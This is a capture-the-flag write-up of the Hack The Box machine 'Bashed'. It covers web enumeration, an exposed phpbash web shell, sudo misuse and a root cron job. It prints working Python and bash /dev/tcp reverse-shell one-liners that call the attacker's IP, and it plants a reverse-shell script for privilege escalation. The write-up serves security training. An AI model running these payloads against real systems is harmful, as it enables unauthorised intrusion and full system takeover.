Hack The Box — Bashed Write-Up

Machine Information

Item	Value
Machine	Bashed
Difficulty	Easy
Platform	Hack The Box
Target IP	10.129.8.26
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

Attack Path

Reconnaissance
↓
Apache Web Server Discovered (Port 80)
↓
Directory Enumeration
↓
Discovery of /dev Directory
↓
Discovery of phpbash Web Shell
↓
Command Execution via Web Interface
↓
Reverse Shell as www-data
↓
Privilege Escalation to scriptmanager
↓
Root Access via Scheduled Script Execution
↓
Retrieve User and Root Flags

Tools Used

- Nmap
- Gobuster
- Netcat
- Python Reverse Shell
- Linux Command Line

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1. Reconnaissance

The reconnaissance phase began with a network scan using **Nmap** to identify open ports and running services on the target machine.

Command Used

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.8.26

Scan Results

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-title: Arrexel's Development Site

|_http-server-header: Apache/2.4.18 (Ubuntu)

The scan revealed a single open port:

Port Service Version

80 HTTP Apache 2.4.18

Since the only exposed service is a web server, further investigation focused on the web application.

Screenshot 1 — Nmap Scan Results

```
┌──(abhay㉿Kali)-[~/Desktop/Bashed]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.8.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 18:22 +0530
Nmap scan report for 10.129.8.26
Host is up (0.29s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.39 seconds
```

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
2. Enumeration

Accessing the web application through a browser:

http://10.129.8.26

The webpage loads **Arrexel's Development Dashboard**, suggesting a development environment that may contain debugging tools or sensitive files.

Screenshot 2 — Initial Webpage



Directory Enumeration

To discover hidden directories, **Gobuster** was used to brute-force common paths.

Command Used

gobuster dir -u http://10.129.8.26/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30

During enumeration, a directory named:

/dev

was discovered.

Screenshot 3 — Gobuster Results

```
┌──(abhay㉿Kali)-[~/Desktop/Bashed]
└─$ gobuster dir -u http://10.129.8.26/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.8.26/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 295]
.htaccess            (Status: 403) [Size: 295]
.hta                 (Status: 403) [Size: 290]
css                  (Status: 301) [Size: 308] [--> http://10.129.8.26/css/]
dev                  (Status: 301) [Size: 308] [--> http://10.129.8.26/dev/]
fonts                (Status: 301) [Size: 310] [--> http://10.129.8.26/fonts/]
images               (Status: 301) [Size: 311] [--> http://10.129.8.26/images/]
index.html           (Status: 200) [Size: 7743]
js                   (Status: 301) [Size: 307] [--> http://10.129.8.26/js/]
php                  (Status: 301) [Size: 308] [--> http://10.129.8.26/php/]
server-status        (Status: 403) [Size: 299]
uploads              (Status: 301) [Size: 312] [--> http://10.129.8.26/uploads/]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

Accessing the discovered directory:

http://10.129.8.26/dev


The server displays a directory listing containing two files.

phpbash.min.php

phpbash.php

This appears to be a **PHP-based web shell** used for development or debugging purposes.

Screenshot 4 — Directory Listing




Opening the following file:

http://10.129.8.26/dev/phpbash.min.php

reveals a web interface that allows execution of system commands directly through the browser.

This effectively provides **remote command execution**.

Screenshot 5 — PHP Bash Web Shell



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3. Exploitation

Since command execution is available through the web shell, a reverse shell was initiated to gain a fully interactive terminal.

First, a **Netcat listener** was started on the attacker machine.

nc -lvnp 4444

Screenshot 6 — Netcat Listener

Next, a Python reverse shell command was executed in the web shell.

python -c 'import socket,os,pty;s=socket.socket();s.connect(("10.10.14.237",4444));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'

This command connects the target machine back to the attacker, providing a shell.

Screenshot 7 — Reverse Shell Command

```
┌──(abhay㉿Kali)-[~/Desktop/Bashed]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.8.26] 40226
www-data@bashed:/var/www/html/dev$
```

After execution, a shell was successfully received.

Running the following command identifies the current user:

whoami

Output:

www-data

The shell is running as the **web server user**, which has limited privileges.

Screenshot 8 — Shell as www-data

```
www-data@bashed:/var/www/html/dev$ whoami
whoami
www-data
www-data@bashed:/var/www/html/dev$
```

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4. Privilege Escalation

To identify possible privilege escalation paths, the following command was executed:

sudo -l

The output revealed that the user www-data can execute commands as the user scriptmanager.

User www-data may run the following commands on bashed:

(scriptmanager : scriptmanager) NOPASSWD: ALL

Screenshot 9 — Sudo Permissions

```
www-data@bashed:/var/www/html/dev$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/var/www/html/dev$
```

Switching to the scriptmanager user:

sudo -u scriptmanager -i

This successfully provides a shell as **scriptmanager**.

Screenshot 10 — Scriptmanager Environment

```
www-data@bashed:/$ ls -la
ls -la
total 92
drwxr-xr-x  23 root          root           4096 Jun  2  2022 .
drwxr-xr-x  23 root          root           4096 Jun  2  2022 ..
-rw-------   1 root          root            212 Jun 14  2022 .bash_history
drwxr-xr-x   2 root          root           4096 Jun  2  2022 bin
drwxr-xr-x   3 root          root           4096 Jun  2  2022 boot
drwxr-xr-x  19 root          root           4140 Mar 15 05:45 dev
drwxr-xr-x  89 root          root           4096 Jun  2  2022 etc
drwxr-xr-x   4 root          root           4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root             32 Dec  4  2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x  19 root          root           4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root           4096 Jun  2  2022 lib64
drwx------   2 root          root          16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root          root           4096 Dec  4  2017 media
drwxr-xr-x   2 root          root           4096 Jun  2  2022 mnt
drwxr-xr-x   2 root          root           4096 Dec  4  2017 opt
dr-xr-xr-x 172 root          root              0 Mar 15 05:45 proc
drwx------   3 root          root           4096 Mar 15 05:48 root
drwxr-xr-x  18 root          root            520 Mar 15 05:45 run
drwxr-xr-x   2 root          root           4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Jun  2  2022 scripts
drwxr-xr-x   2 root          root           4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root              0 Mar 15 05:45 sys
drwxrwxrwt  10 root          root           4096 Mar 15 06:12 tmp
drwxr-xr-x  10 root          root           4096 Dec  4  2017 usr
drwxr-xr-x  12 root          root           4096 Jun  2  2022 var
lrwxrwxrwx   1 root          root             29 Dec  4  2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
www-data@bashed:/$
```

Screenshot 11 — Scriptmanager Shell

```
www-data@bashed:/$ sudo -u scriptmanager -i
sudo -u scriptmanager -i
scriptmanager@bashed:~$ ls
```

Root Privilege Escalation

Further enumeration revealed a directory used for running scripts:

/scripts

A Python reverse shell script was created inside this directory.

echo "import os; os.system(\"bash -c 'bash -i >& /dev/tcp/10.10.14.237/4443 0>&1'\")" > /scripts/test.py

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Screenshot 13 — Uploading Malicious Script

```
scriptmanager@bashed:~$ echo "import os; os.system(\"bash -c 'bash -i >& /dev/tcp/10.10.14.237/4443 0>&1'\")" > /scripts/test.py
<bash -c 'bash -i >& /dev/tcp/10.10.14.237/4443 0>&1'\")" > /scripts/test.py
```

Before executing the script, a listener was started on the attacker machine.

nc -lvnp 4443

Screenshot 12 — Netcat Listener for Root Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Bashed]
└─$ nc -lvnp 4443
listening on [any] 4443 ...
```

After approximately one minute, the script was executed automatically by a scheduled task running as **root**, resulting in a reverse shell connection.

Running:

whoami

returns:

root

Screenshot 14 — Root Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Bashed]
└─$ nc -lvnp 4443
listening on [any] 4443 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.8.26] 50898
bash: cannot set terminal process group (9934): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts# whoami
whoami
root
```

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5. Retrieving Flags

User Flag

cat /home/arrexel/user.txt

Screenshot 15 — User Flag

```
root@bashed:/home/arrexel# cat /home/arrexel/user.txt
cat /home/arrexel/user.txt
```

Root Flag

cat /root/root.txt

Screenshot 16 — Root Flag

```
root@bashed:/home/arrexel# cat /root/root.txt
cat /root/root.txt
```

Skills Learned

- Web Application Enumeration
- Directory Brute Forcing
- Web Shell Discovery
- Reverse Shell Techniques
- Linux Privilege Escalation
- Exploiting Scheduled Script Execution

Conclusion

This machine demonstrates how development tools exposed on a web server can lead to full system compromise. The discovery of a PHP web shell enabled command execution on the server. From there, misconfigured sudo permissions allowed access to another user account, and a scheduled task executing scripts as root ultimately allowed privilege escalation to full system access.